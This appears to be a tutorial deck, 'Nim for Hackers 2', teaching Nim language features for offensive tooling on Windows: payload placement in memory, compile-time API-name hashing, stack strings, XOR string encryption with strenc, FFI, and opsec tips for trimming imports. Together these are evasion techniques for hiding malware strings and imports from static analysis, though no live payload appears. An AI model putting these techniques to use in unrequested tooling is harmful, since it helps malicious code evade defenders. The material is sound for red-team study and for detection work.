Nim for Hackers 2

Nim

Nim has recently released version 2.0.0 which contains a lot of changes, such as:

- Default memory manager as orc; arc/orc improvements
- Threads on by default
- New standard library modules (abstracted from previous std lib)
- Default object types

Benefits of nim:

- Fast compile times
- Memory safety
- Readability of Python
- Enjoyable (subjective)
- Various compilations (wanna compile code for Nintendo Switch, feel free)
- Systems programming language
- Metaprogramming
- Self-contained (compiler and stdlib written in nim)

Negatives of nim:

- No commercial backing
- Lack of libraries
- White space formatting (subjective)

Nim - random stuff

- Storing data at compile time:
```
const data = slurp("file.exe")  # stores a string at compile time
```
(alias for staticRead)

- Self-Execution of Main Module:
```
when isMainModule:
    main()
```

- proc vs func: procedure (normal functions); function (no side effects), this is essentially `proc doSomething(): int {.noSideEffect.} =` and is used when the function should not access global or thread-local variables (a pure function). Eg: Don't use echo inside of func because it mutates stdout; use debugEcho.

- Async macro: `{.async.}` pragma will convert functions to be asynchronous.

- Syntax with windows API can get ugly with many cast statements (type casting)

- `-d:danger` disables all checking (int overflow, bounds checks, etc.); `--checks:off` does the same thing; will commonly use this if we don't need checks

- Without `-d:release`, a debug build is compiled (very slow)

- If you import a module, only the procedures, objects, etc. used will be compiled into the code.

- Values are only mutable if var is in the function:
```
proc doSomething(i: var int): int =
    # i is mutable
    discard
proc doSomething(j: int): int =
    # j is immutable
    discard
```

- Compile with `--app:gui` to hide console

- Has case insensitive naming conventions, can call functions and name variables a few different ways...
```
proc doSomething(a: int, b: string, c:int) =
  echo "[+] Doing something"

var
  a = 1
  b = "string"
  c = 2

a.doSomething(b, c)
do_something(a, b, c)
dOSOMETHING a, b, c
dO_sOmEtHinG(a, b, c)
```

- Type casting vs type conversion: casting reinterprets the same bit pattern for another data type; type conversion is done by a function call.
```
import std/[strformat]

var i: uint32 = 0x7fffffff'u32
echo &"[i] i before cast: {i}"
echo &"[i] i after cast:  {cast[uint8](i)}"
echo &"[i] i conversion: {i.uint8}"
```

- Nim has generics

- Built in documentation generator make really nice documentation

Nim - random stuff (payload locations)

```nim
import std/[strformat, strutils]

#[ Globals ]#
const constBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
let letBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
var varBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]
proc textBuf() {.asmNoStackFrame.} =
  asm """
    .byte 0x90, 0x90, 0x90, 0xcc
    ret
  """

proc main() =
  var stackBuf: array[4, byte] = [byte 0x90, 0x90, 0x90, 0xcc]

  echo &"[+] constBuf at: 0x{cast[int](addr constBuf).toHex}"
  echo &"[+] letBuf at: 0x{cast[int](addr letBuf).toHex}"
  echo &"[+] varBuf at: 0x{cast[int](addr varBuf).toHex}"
  echo &"[+] stackBuf at: 0x{cast[int](addr stackBuf).toHex}"
  echo &"[+] textBuf at: 0x{cast[int](textBuf).toHex}"

when isMainModule:
  main()
```

```
Hint: C:\Users\user\Desktop\nim_for_hackers2\payload_storage\main.exe [Exec]
[+] constBuf at: 0x00007FF6255836E4
[+] letBuf at: 0x00007FF6255836E0
[+] varBuf at: 0x00007FF625582300
[+] stackBuf at: 0x000000BE88BFF5EC
[+] textBuf at: 0x00007FF62556E0B0
```

```
0x1400236e4 .rdata {0x140023000-0x1400251e0} Read-only data

1400236e4  constBuf:
1400236e4             90 90 90 cc-00 00 00 00 00 00 00 00      ............
```

```
0x1400236e0 .rdata {0x140023000-0x1400251e0} Read-only data

1400236e0  letBuf__main_u4:
1400236e0  90 90 90 cc                                        ....
```

```
0x140022300 .data {0x140022000-0x140022460} Writable data

140022300  varBuf__main_u5:
140022300  90 90 90 cc 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

```
14000e0b0  int64_t textBuf__main_u6() __noreturn

14000e0b0  90                nop
14000e0b1  90                nop
14000e0b2  90                nop
14000e0b3  cc                int3
{ Does not return }

14000e0b4             c3 0f 0b 66-0f 1f 84 00 00 00 00 00

14000e0c0  char* main__main_u7()
```

```
14000e0c0  char* main__main_u7()

14000e0f1      int32_t var_ac = 0xcc909090
```

Nim - random stuff (compile time)

Nim is great at compileTime processing. In the repo, `compile_time/string_hashing.nim, we take a look at djb2 hashing.

```nim
proc hashStringDjb2(input: string): uint32 {.compileTime.} =
    var
        hash: uint = 3731
        seed: uint = 7
    for i in input:
        hash = (((hash shl seed) + hash) + cast[uint](ord(i)) and 0xffffffff'u32)
    return cast[uint32](hash) and 0xffffffff'u32
```

```nim
proc main() =
    # Hashing string "kernel32.dll" on all
    var djb2 = hashStringDjb2("kernel32.dll")
    echo &"[+] hashStringDbj2: 0x{$djb2.toHex}"
```

```
toHex__string95hashing_u35(0xc07e2b63),
```

Already hashed at compile time

```
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time> .\string_hashing.exe
[+] hashStringDbj2: 0xC07E2B63
```

If using a hashing algorithm at runtime, a new proc will be declared for runtime hashing. (e.g. runtimeHashStringDjb2) - Since there's an integer overflow in this function, the program will need to be compiled with `--overflowCheck:off` or with push and pop pragmas.

```nim
{.push overflowChecks:off.}
proc runtimeHashStringDjb2(input: string): uint32 {.compileTime.} =
    var
        hash: uint = 3731
        seed: uint = 7
    for i in input:
        hash = (((hash shl seed) + hash) + cast[uint](ord(i)) and 0xffffffff'u32)
    return cast[uint32](hash) and 0xffffffff'u32
{.pop.}
```

```
int64_t* rax_5 = toHex__string95hashing_u48(runtimeHashStringDjb2__string95hashing_u16(&_.rdata))
```

```
14001a840  _.rdata:
14001a840  0c 00 00 00 00 00 00 00-0c 00 00 00 00 00 00 40  ...............@
14001a850  6b 65 72 6e 65 6c 33 32-2e 64 6c 6c 00 00 00 00  kernel32.dll....
```

Can also force compile time with `static()`

```nim
var sdmb_compileTime = static(hashStringSdmb("kernel32.dll"))
echo &"[+] hashStringSdmb: 0x{$sdmb_compileTime.toHex}"
echo &"[+] runTimeHashStringDbj2: 0x{$hashStringSdmb(\"kernel32.dll\").toHex}"
```

```
1400052fd      appendString.part.0(rax_9, &_.rdata)
140005315      formatValue__pureZstrformat_u169(&var_30, toHex__string95hashing_u64(0x8f7ee672), nullptr)
```

```
60 @ 140005370  rax_14 = hashStringSdmb__string95hashing_u29(&TM__aH8b7xj4ydbbOVinEqArrQ_4)
```

```
14001a880  TM__aH8b7xj4ydbbOVinEqArrQ_4:
14001a880  0c 00 00 00 00 00 00 00-0c 00 00 00 00 00 00 40  ...............@
14001a890  6b 65 72 6e 65 6c 33 32-2e 64 6c 6c 00 00 00 00  kernel32.dll....
```

Nim - random stuff (compile time)

Compile time can also be forced with `const`

```nim
proc hashStringLoseLose(input: string): uint32 =
  var
    seed: uint32 = 2
    hash: uint32 = 0
  for i in input:
    hash += ord(i).uint32
    hash *= ord(i).uint32 + seed
  return hash
```

```nim
const loselose = hashStringLoseLose("kernel32.dll")
echo &"[+] const hashStringLoseLose: 0x{$loselose.toHex}"
```

```
14000540c     appendString.part.0(rax_20, &_.rdata)
140005424     formatValue__pureZstrformat_u169(&var_30, toHex__string95hashing_u84(0xc45b3978), nullptr)
```

Rudimentary hash obfuscation can be done using `CompileTime` and CompileDate`

```nim
proc hashStringLoseLoseObf(input: string): uint32 =
  var
    seed: uint32 = 2
    hash: uint32 = 0
  for i in input:
    hash += ord(i).uint32
    hash *= ord(i).uint32 + seed
  return hash xor cast[uint32](parseInt(CompileDate.replace("-", "") & CompileTime.replace(":", "")))
```

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x9B82BBDA
```

On a subsequent rebuild

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x9B82BB81
```

We can also do stuff at compile time, the static block runs at compile time.

```nim
proc main() =
  static:
    echo "I'm running at compile time"

  echo "I'm running at run time"
```

```
PS C:\Users\user\Desktop\nim for hackers2\compile time> nim c -d:release .\run_at_compile.nim
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0\config\nim.cfg' [Conf]
Hint: used config file 'C:\Users\user\.choosenim\toolchains\nim-2.0.0\config\config.nims' [Conf]
.....................................................................
I'm running at compile time
CC: ../../../.choosenim/toolchains/nim-2.0.0/lib/system/exceptions.nim
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\compile_time> .\run_at_compile.exe
I'm running at run time
```

Another rudimentary hash obfuscator, using an initialized random value - the value will need to be changed manually or...

```nim
import random
var rng {.compileTime.} = initRand(0x1337DEADBEEF)  # initRand() does not work at compile time, needs a given seed
const rVal = cast[uint32](rng.rand(uint32.high))
proc hashStringLoseLoseObf(input: string): uint32 =
  var
    seed: uint32 = 2
    hash: uint32 = 0
  for i in input:
    hash += ord(i).uint32
    hash *= ord(i).uint32 + seed
  return hash xor rVal
```

```
[+] const hashStringLoseLose: 0xC45B3978
[+] const hashStringLoseLoseObf: 0x65DFCE5A
```

This second example could use the CompileDate and CompileTime to pass into initRand to create a random seed.

Compile-time restrictions are explained here in the Nim Manual

Nim - random stuff (FFI)

FFI (Foreign Function Inheritance) is pretty mature in nim and can be done a few different ways.

One way is using the `{.emit.}` pragma

```nim
proc printf_example() =
  {.emit: """
    int cVariable = 100;
  """.}

  var nimVariable = 200
  {.emit: ["""printf("[+] Calling printf from nim: %d\n", cVariable + (int)""", nimVariable, ");"].}
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\main.exe
[+] Calling printf from nim: 300
```

If we compile with `--nimcache:"./cache/$projectname"` we can see the C code in the current directory to see what it is generating.
In `@mmain.nim.c`:

```c
N_LIB_PRIVATE N_NIMCALL(void, printf_example__main_u1)(void) {
    NI nimVariable;
        int cVariable = 100;

    nimVariable = ((NI)200);
    printf("[+] Calling printf from nim: %d\n", cVariable + (int)nimVariable);
}
```

Can also use the `{.importc.}` pargma

```nim
proc printf(format: cstring) {.importc, varargs, header: "stdio.h".}
```

```nim
proc printf_example2() =
  var
    format = "[+] Calling printf with importc: %s and %d is an int".cstring
    str1 = "I'm a cstring".cstring
    i: int = 255
  printf(format, str1, i)
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\main.exe
[+] Calling printf with emit: 300
[+] Calling printf with importc: I'm a cstring and 255 is an int
```

winim, the windows API wrapper, uses the importc pragma seen on MessageBoxA

```nim
4609    proc MessageBoxA*(hWnd: HWND, lpText: LPCSTR, lpCaption: LPCSTR, uType: UINT): int32 {.winapi, stdcall, dynlib: "user32", importc.}
```

Nim - random stuff (FFI)

Can also import structures from a header file

```
type
  TM {.importc: "struct tm", header: "<time.h>".} = object
    tm_min: cint
    tm_hour: cint
  CTime = int64
```

Import some functions

```
proc time(arg: ptr CTime): CTime {.importc, header: "<time.h>".}
proc localtime(time: ptr CTime): ptr TM {.importc, header: "<time.h>".}
```

```
proc main() =
  var
    seconds = time(nil)
    tm = localtime(addr seconds)
  echo "[+] Current time: " & $tm.tm_hour & ":" & $tm.tm_min
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\FFI> .\time_ex.exe
[+] Current time: 18:23
```

```
struct tm {
   int tm_sec;         /* seconds,  range 0 to 59          */
   int tm_min;         /* minutes, range 0 to 59           */
   int tm_hour;        /* hours, range 0 to 23             */
   int tm_mday;        /* day of the month, range 1 to 31  */
   int tm_mon;         /* month, range 0 to 11             */
   int tm_year;        /* The number of years since 1900   */
   int tm_wday;        /* day of the week, range 0 to 6    */
   int tm_yday;        /* day in the year, range 0 to 365  */
   int tm_isdst;       /* daylight saving time             */
};
```

We have not imported the entire structure, just the portion that we have defined

Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Exceptio

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarde
23600	KERNEL32.dll	56	FALSE	29050	0	0
23614	msvcrt.dll	52	FALSE	29218	0	0
23628	USER32.dll	2	FALSE	293C0	0	0

USER32.dll [2 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
29748	MessageBoxA	-	29E2C	29E2C	-	265
29750	MessageBoxW	-	29E3A	29E3A	-	26C

We can emit `windows.h` for functionality

FFI > windows.nim > ...

```
{.emit: """
#include <windows.h>
#include <stdio.h>

void popMessageBox() {
  printf("[!] MessageBoxA\n");
  MessageBoxA(0, "MessageboxA Text", "MessageBoxW Title", MB_OK);
  MessageBoxW(0, L"MessageboxW Text", L"MessageBoxW Title", MB_OK);
}
""".}
proc popMessageBox(): void {.importc: "popMessageBox", nodecl.}

popMessageBox()
```

We see these emitted functions in the IAT

Nim - random stuff (inline)

If we make the assumption that the nim compiler is a black box that does magic (not understand what it's doing), sometimes we can get functionality that we do not expect. There are a few ways we can do in-lining. Keep in mind that not everything can be inlined

```
{.passC:"-masm=intel".}
proc func1(i: int) {.inline.} =
  asm """
    nop
    nop
    nop
  """

proc main() =
  var i = 12
  func1(i)
  echo "[+] i: " & $i

when isMainModule:
  main()
```

```
140005af2  int128_t* main__inline_u3()

140005af2  4156            push    r14 {__saved_r14}
140005af4  4155            push    r13 {__saved_r13}
140005af6  4154            push    r12 {__saved_r12}
140005af8  53              push    rbx {__saved_rbx}
140005af9  4883ec58        sub     rsp, 0x58
140005afd  90              nop
140005afe  90              nop
140005aff  90              nop
140005b00  488b0d79550100  mov     rcx, qword [rel _.refptr.__
```

```
#if defined(__GNUC__) || defined(__TINYC__)
  /* these should support C99's inline */
#  define N_INLINE(rettype, name) inline rettype name

static N_INLINE(void, func1__inline_u1)(NI i_p0) {
    __asm__("    nop\n"
"    nop\n"
"    nop\n"
);
}
```

```
{.passC:"-masm=intel".}
proc func1(i: int) {.codegenDecl: "__attribute__((always_inline)) $# $#$#".} =
  asm """
    nop
    nop
    nop
  """
```

Using `codegenDecl` to specify how we want the generated C code to look like

```
140005af6  int128_t* main__inline_u3()

140005af6  4156            push    r14 {__saved_r14}
140005af8  4155            push    r13 {__saved_r13}
140005afa  4154            push    r12 {__saved_r12}
140005afc  53              push    rbx {__saved_rbx}
140005afd  4883ec58        sub     rsp, 0x58
140005b01  90              nop
140005b02  90              nop
140005b03  90              nop
140005b04  488b0d75550100  mov     rcx, qword [rel _.refpt
```

```
__attribute__((always_inline)) void func1__inline_u1(NI i_p0) {
    __asm__("    nop\n"
"    nop\n"
"    nop\n"
);
}
```

```
template func1(i: int) =
  asm """
    nop
    nop
    nop
  """
```

[Templates](#) operate by substitution on the nim AST

```
140005af2  char* main__inline_u3()

140005af2  4156            push    r14 {__saved_r14}
140005af4  4155            push    r13 {__saved_r13}
140005af6  4154            push    r12 {__saved_r12}
140005af8  53              push    rbx {__saved_rbx}
140005af9  4883ec58        sub     rsp, 0x58
140005afd  90              nop
140005afe  90              nop
140005aff  90              nop
140005b00  4c8d742420      lea     r14, [rsp+0x20 {var_58}]
```

```
    colontmpD__2.len = 0; colontmpD__2.p = NIM_NIL;
    i = ((NI)12);
    __asm__("    nop\n"
"    nop\n"
"    nop\n"
);
```

Template gets "embedded" right into where it's called

All of these will have different use cases, such as forcing to inline, actual inlining, and using arguments and return values. In the later case, [gcc extended asm](#) is very useful.

Nim - random stuff (macros)

Meta programming is a key feature in nim, this is in for form of macros. The macro will accept ASTs (Abstract Syntax Tree) as its input and returns a new AST. We can take a non-functional macro from Bitmancer and make it functional again with nim version 2.0.

```
62  proc main() =
63    dumpTree:
64      var sKernel32 = "kernel32.dll"
```

```
Hint: used config file 'C:\Users\user\.choosenim\toolc
.....................................................
StmtList
  VarSection
    IdentDefs
      Ident "sKernel32"
      Empty
      StrLit "kernel32.dll"
```

AST for `var <variable> = “<string”> ; this is what we want to rewrite

```
.....................................
StmtList
  VarSection
    IdentDefs
      PragmaExpr
        Ident "sKernel32"
        Pragma
          Ident "stackStringA"
      Empty
      StrLit "kernel32.dll"
```

```
42  macro stackStringA*(sect) =
43    result = newStmtList()
44    let
45      def = sect[0]
46      bracketExpr = makeBracketExpression(def[2].strVal, false)
47      identDef = newIdentDefs(def[0], bracketExpr)
48      varSect = newNimNode(nnkVarSection).add(identDef)
49    result.add(varSect)
50    result.assignChars(def[0], def[2].strVal, false)
```

This is what the AST becomes

```
.....................................................................
StmtList
  VarSection
    IdentDefs
      Ident "sKernel32"
      Empty
      Bracket
        Command
          Ident "char"
          CharLit 107
        CharLit 101
        CharLit 114
        CharLit 110
        CharLit 101
        CharLit 108
        CharLit 51
        CharLit 50
        CharLit 46
        CharLit 100
        CharLit 108
        CharLit 108
        CharLit 0
```

This is the AST we “want” to generate, which the pragma takes care of

```
1120  proc newStmtList*(stmts: varargs[NimNode]): NimNode =
1121    ## Create a new statement list.
1122    result = newNimNode(nnkStmtList).add(stmts)
```

```
34  proc makeBracketExpression(s: string, wide: static bool): NimNode =
35    result = newNimNode(nnkBracketExpr)
36    result.add ident"array"
37    result.add newIntLitNode(s.len() + 1)
38    if wide:    result.add ident"uint16"
39    else:       result.add ident"byte"
```

```
3   proc assignChars(smt: NimNode, varName: NimNode, varValue: string, wide: bool) {.compileTime.} =
4     var
5       asnNode:        NimNode
6       bracketExpr:    NimNode
7       dotExpr:        NimNode
8       castIdent:      NimNode
9     for i in 0 ..< varValue.len():
10      asnNode     = newNimNode(nnkAsgn)
11      bracketExpr = newNimNode(nnkBracketExpr)
12      dotExpr     = newNimNode(nnkDotExpr)
13      castIdent   =
14        if wide:    ident"uint16"
15        else:       ident"uint8"
16      bracketExpr.add(varName)
17      bracketExpr.add(newIntLitNode(i))
18      dotExpr.add(newLit(varValue[i]))
19      dotExpr.add(castIdent)
20      asnNode.add bracketExpr
21      asnNode.add dotExpr
22      smt.add asnNode
23    asnNode     = newNimNode(nnkAsgn)
24    bracketExpr = newNimNode(nnkBracketExpr)
25    dotExpr     = newNimNode(nnkDotExpr)
26    bracketExpr.add(varName)
27    bracketExpr.add(newIntLitNode(varValue.len()))
28    dotExpr.add(newLit(0))
29    dotExpr.add(castIdent)
30    asnNode.add bracketExpr
31    asnNode.add dotExpr
32    smt.add asnNode
```

Nim - random stuff (macros)

```
66  proc main() =
67    var sKernel32 {.stackStringW.} = "kernel32.dll"
68    var sLoadLibraryA {.stackStringA.} = "LoadLibraryA"
69    echo "[+] sKernel32: " & sKernel32.repr
70    echo "[+] sLoadLibraryA: " & sLoadLibraryA.repr
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\macros> .\stack_string_example.exe
[+] sKernel32: [107, 101, 114, 110, 101, 108, 51, 50, 46, 100, 108, 108, 0]
[+] sLoadLibraryA: [107, 101, 114, 110, 101, 108, 51, 50, 46, 100, 108, 108, 0]
```

sKernel32 is an array of uint16 and sLoadLibraryA is an array of chars

```
140007415  48b86b0065007200…  mov     rax, 0x6e00720065006b
14000741f  66c78424ae000000…  mov     word [rsp+0xae {var_3a}], 0x0
140007429  4889842496000000   mov     qword [rsp+0x96 {var_52}], rax  {0x6e00720065006b}
140007431  48b865006c003300…  mov     rax, 0x320033006c0065
14000743b  488984249e000000   mov     qword [rsp+0x9e {var_4a}], rax  {0x320033006c0065}
140007443  48b82e0064006c00…  mov     rax, 0x6c006c0064002e
14000744d  48898424a6000000   mov     qword [rsp+0xa6 {var_42}], rax  {0x6c006c0064002e}
140007455  48b84c6f61644c69…  mov     rax, 0x7262694c64616f4c
14000745f  4889442443         mov     qword [rsp+0x43 {var_a5}], rax  {0x7262694c64616f4c}
140007464  c744244b61727941   mov     dword [rsp+0x4b {var_9d}], 0x41797261
14000746c  c644244f00         mov     byte [rsp+0x4f {var_99}], 0x0
```

“kernel32.dll”

“LoadLibraryA”

Following in a debugger, we can see the instructions of where “kernel32.dll” wide string gets put onto the stack

```
00007FF619DF7214  48:B8 65006C003300320( mov rax,320033006C0065
00007FF619DF721E  48:898424 8E000000    mov qword ptr ss:[rsp+8E],rax
00007FF619DF7226  48:B8 2E0064006C006C( mov rax,6C006C0064002E
00007FF619DF7230  48:898424 96000000    mov qword ptr ss:[rsp+96],rax
```

```
000000A203FFF92E  00 00 00 00  00 00 00 00  6B 00 65 00  72 00 6E 00  ........k.e.r.n.
000000A203FFF93E  65 00 6C 00  33 00 32 00  2E 00 64 00  6C 00 6C 00  e.l.3.2...d.l.l.
```

This macro effectively removes the need for placing strings in the data section and akin to the following C code.

```
6   int main() {
7       char sKernel32[] = {
8           'k', '\0', 'e', '\0', 'r', '\0', 'n', '\0',
9           'e', '\0', 'l', '\0', '3', '\0', '2', '\0',
10          '.', '\0', 'd', '\0', 'l', '\0', 'l', '\0',
11          '\0', '\0'
12      };
13      char sLoadLibraryA[] = "LoadLibraryA";
14      wprintf(L"[+] sKernel32: %ls\n", sKernel32);
15      printf("[+] sLoadLibraryA: %s\n", sLoadLibraryA);
16  }
```

```
int64_t main()

14000189d  48b865006c003300…  mov     rax, 0x320033006c0065
1400018a7  488945ee           mov     qword [rbp-0x12 {var_1a}], rax  {0x320033006c0065}
1400018ab  48b82e0064006c00…  mov     rax, 0x6c006c0064002e
1400018b5  488945f6           mov     qword [rbp-0xa {var_12}], rax  {0x6c006c0064002e}
1400018b9  66c745fe0000       mov     word [rbp-0x2 {var_a}], 0x0
1400018bf  48b84c6f61644c69…  mov     rax, 0x7262694c64616f4c
1400018c9  488945d9           mov     qword [rbp-0x27 {var_2f}], rax  {0x7262694c64616f4c}
1400018cd  c745e161727941     mov     dword [rbp-0x1f {var_27}], 0x41797261
1400018d4  c645e500           mov     byte [rbp-0x1b {var_23}], 0x0
1400018d8  488d45e6           lea     rax, [rbp-0x1a {var_22}]
```

Nim - random stuff (macros)

Nim's expressiveness allows us to redefine how to can generate the code. Comparing the stack string implementation to what we would have to do to manually define strings on the stack.

```nim
proc main() =
  var sKernel32: array[13, char]
  sKernel32[0] = 'K'
  sKernel32[1] = 'E'
  sKernel32[2] = 'R'
  sKernel32[3] = 'N'
  sKernel32[4] = 'E'
  sKernel32[5] = 'L'
  sKernel32[6] = '3'
  sKernel32[7] = '2'
  sKernel32[8] = '.'
  sKernel32[9] = 'd'
  sKernel32[10] = 'l'
  sKernel32[11] = 'l'
  sKernel32[12] = '\0'
  echo "[+] sKernel32: " & sKernel32.repr

when isMainModule:
  main()
```

```
14000609d  48b84b45524e454c…  mov   rax, 0x32334c454e52454b
1400060a7  4c8d742420         lea   r14, [rsp+0x20 {var_68}]
1400060ac  488d542433         lea   rdx, [rsp+0x33 {var_55}]
1400060b1  4889442433         mov   qword [rsp+0x33 {var_55}], rax  {0x32334c454e52454b}
1400060b6  4c89f1             mov   rcx, r14 {var_68}
1400060b9  c744243b2e646c6c   mov   dword [rsp+0x3b {var_4d}], 0x6c6c642e
1400060c1  c644243f00         mov   byte [rsp+0x3f {var_49}], 0x0
1400060c6  e8cdbfffff         call  repr__manual95stack95strings_u5
```

Macros are a complex beast; here are a few good resources about nim's macros:

- Demystification of Macros in Nim
- Nim Tutorial (Part III)
- Nim by Example
- Offensive Nim - Auto Obfuscate Strings with Nim's Term-Rewriting Macros (write up about strenc)

strenc is a great example on how macros are used to xor encrypt strings during compile time.

```
14001b840  TM__G68JNsvhGKtK9cg4xFtE5iQ_2:
14001b840  15 00 00 00 00 00 00 40-15 26 1d 28 2f 27 3d 3c-35 1c 33 27 3a 2e 26 7a-7a 61 2a 21 20 00 00 00  .......@.&.(/'=<5.3':.&zza*! ...
```

```
140005dcf  4889542428         mov   qword [rsp+0x28 {var_40}], rdx  {TM__G68JNsvhGKtK9cg4xFtE5iQ_2}
140005dd4  488d542420         lea   rdx, [rsp+0x20 {var_48}]
```

```
140005df3      gkkaekgaEE(&output, &buf, 0x4c071003)
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\macros> .\strenc_example.exe
MyCustomeKernel32.dll
```

```nim
import strenc

proc main() =
  var s = "MyCustomeKernel32.dll"
  echo s

when isMainModule:
  main()
```

```nim
var encodedCounter {.compileTime.} = hash(CompileTime & CompileDate) and 0x7FFFFFFF

# Use a term-rewriting macro to change all string literals
macro encrypt*{s}(s: string{lit}): untyped =
  var encodedStr = gkkaekgaEE(estring($s), encodedCounter)

  template genStuff(str, counter: untyped): untyped =
    {.noRewrite.}:
      gkkaekgaEE(estring(`str`), `counter`)

  result = getAst(genStuff(encodedStr, encodedCounter))
  encodedCounter = (encodedCounter *% 16777619) and 0x7FFFFFFF
```

```nim
proc gkkaekgaEE(s: estring, key: int): string {.noinline.} =
  # We need {.noinline.} here because otherwise C compiler
  # aggresively inlines this procedure for EACH string which results
  # in more assembly instructions
  var k = key
  result = string(s)
  for i in 0 ..< result.len:
    for f in [0, 8, 16, 24]:
      result[i] = chr(uint8(result[i]) xor uint8((k shr f) and 0xFF))
    k = k +% 1
```


Nim - random stuff (gui)

There are quite a few nim libraries wrapping other common libraries, some are listed here.

This is section is intentionally left bare.

```nim
import wNim, osproc

proc popCalc() =
  discard startProcess("calc.exe")

let app = App()
let frame = Frame(title= "Hello World", size=(400,300))

let panel = Panel(frame)
let quitButton = Button(panel, label="Quit")
let calcButton = Button(panel, label="Calc")

quitButton.wEvent_Button do ():
  frame.delete()

calcButton.wEvent_button do ():
  popCalc()

proc layout() =
  panel.autolayout """
  spacing: 10
  V:|-5-{stack1:[calcButton]-[quitButton]
  """

panel.wEvent_Size do ():
  layout()

layout()
frame.center()
frame.show()
app.mainLoop()
```

This shows the power of wNim's library use of DSL (domain specific language) to layout how the gui is presented.



Nim - opsec

Compiling a basic “Hello World” binary with: nim c -d:release .\test.nim
This uses these compiler options: Hint: mm: orc; threads: on; opt: speed; options: -d:release

test.nim

```
1    echo "Hello World"
```

This includes a lot of imported functions from KERNEL32.dll and the c runtime

Offset	Name	Func. Count
24400	KERNEL32.dll	56
24414	msvcrt.dll	52

If compiled with: nim c -d:release --threads:off .\test.nim

Offset	Name	Func. Count
17800	KERNEL32.dll	20
17814	msvcrt.dll	39

It’s possible to have these two libraries not link with the binary. Let’s look at the second compiled binary.

msvcrt.dll is the c runtime

msvcrt.dll [39 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1F364	_setmode	-	1F698	1F698	-	2A2
1F36C	_unlock	-	1F6A4	1F6A4	-	333
1F374	abort	-	1F6AE	1F6AE	-	40E
1F37C	calloc	-	1F6B6	1F6B6	-	41F
1F384	exit	-	1F6C0	1F6C0	-	42C
1F38C	fflush	-	1F6C8	1F6C8	-	433
1F394	fprintf	-	1F6D2	1F6D2	-	440
1F39C	fputc	-	1F6DC	1F6DC	-	442
1F3A4	free	-	1F6E4	1F6E4	-	447
1F3AC	fwrite	-	1F6EC	1F6EC	-	455
1F3B4	localeconv	-	1F6F6	1F6F6	-	47D
1F3BC	malloc	-	1F704	1F704	-	484
1F3C4	memcpy	-	1F70E	1F70E	-	48C
1F3CC	memset	-	1F718	1F718	-	48E
1F3D4	signal	-	1F722	1F722	-	4AC
1F3DC	strerror	-	1F72C	1F72C	-	4C1
1F3E4	strlen	-	1F738	1F738	-	4C3
1F3EC	strncmp	-	1F742	1F742	-	4C6
1F3F4	vfprintf	-	1F74C	1F74C	-	4EA
1F3FC	wcslen	-	1F758	1F758	-	503

KERNEL32.dll [20 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1F224	DeleteCriticalSection	-	1F40C	1F40C	-	11B
1F22C	EnterCriticalSection	-	1F424	1F424	-	13F
1F234	FreeLibrary	-	1F43C	1F43C	-	1BB
1F23C	GetLastError	-	1F44A	1F44A	-	276
1F244	GetModuleHandleA	-	1F45A	1F45A	-	28B
1F24C	GetProcAddress	-	1F46E	1F46E	-	2C6
1F254	GetStartupInfoA	-	1F480	1F480	-	2E7
1F25C	InitializeCriticalSection	-	1F492	1F492	-	37C
1F264	IsDBCSLeadByteEx	-	1F4AE	1F4AE	-	397
1F26C	LeaveCriticalSection	-	1F4C2	1F4C2	-	3D8
1F274	LoadLibraryA	-	1F4DA	1F4DA	-	3DC
1F27C	MultiByteToWideChar	-	1F4EA	1F4EA	-	40C
1F284	SetUnhandledExceptionFilter	-	1F500	1F500	-	572
1F28C	Sleep	-	1F51E	1F51E	-	582
1F294	TlsGetValue	-	1F526	1F526	-	5A5
1F29C	VirtualAlloc	-	1F534	1F534	-	5CE
1F2A4	VirtualFree	-	1F544	1F544	-	5D1
1F2AC	VirtualProtect	-	1F552	1F552	-	5D4
1F2B4	VirtualQuery	-	1F564	1F564	-	5D6
1F2BC	WideCharToMultiByte	-	1F574	1F574	-	60B

Looking at test.exe - part 1

```
140014140  uint64_t main(int32_t arg1, int64_t arg2, int64_t arg3)

14001414f      __main()
140014154      cmdLine = arg2
14001415b      cmdCount = arg1
140014161      gEnv = arg3
140014168      PreMain()
14001416d      NimMainModule()
140014182      return zx.q(nim_program_result)
```

main calls PreMain and NimMainModule.

```
14000c850  int64_t PreMain()

14000c854      atmdotdotatsdotdotatsdot...tslibatsstdatssynciodotn
14000c85e      InitializeCriticalSection(lpCriticalSection: atmdot
14000c868      return atmdotdotatsdotdotatsdot...t0atslibatsstdats
```

PreMain calls some ugly functions. At 0xc854 this is lib@syncio.nim

```
140003ab0  FARPROC atmdotdotatsdotdotatsdotchoosenimatstoolchainsatsnimminus2d

140003ac3      int128_t var_18 = TM__xNF6mvRQ4Pd1hTNM9cEHXwQ_5
140003acb      HINSTANCE rax = nimLoadLibrary(&var_18)
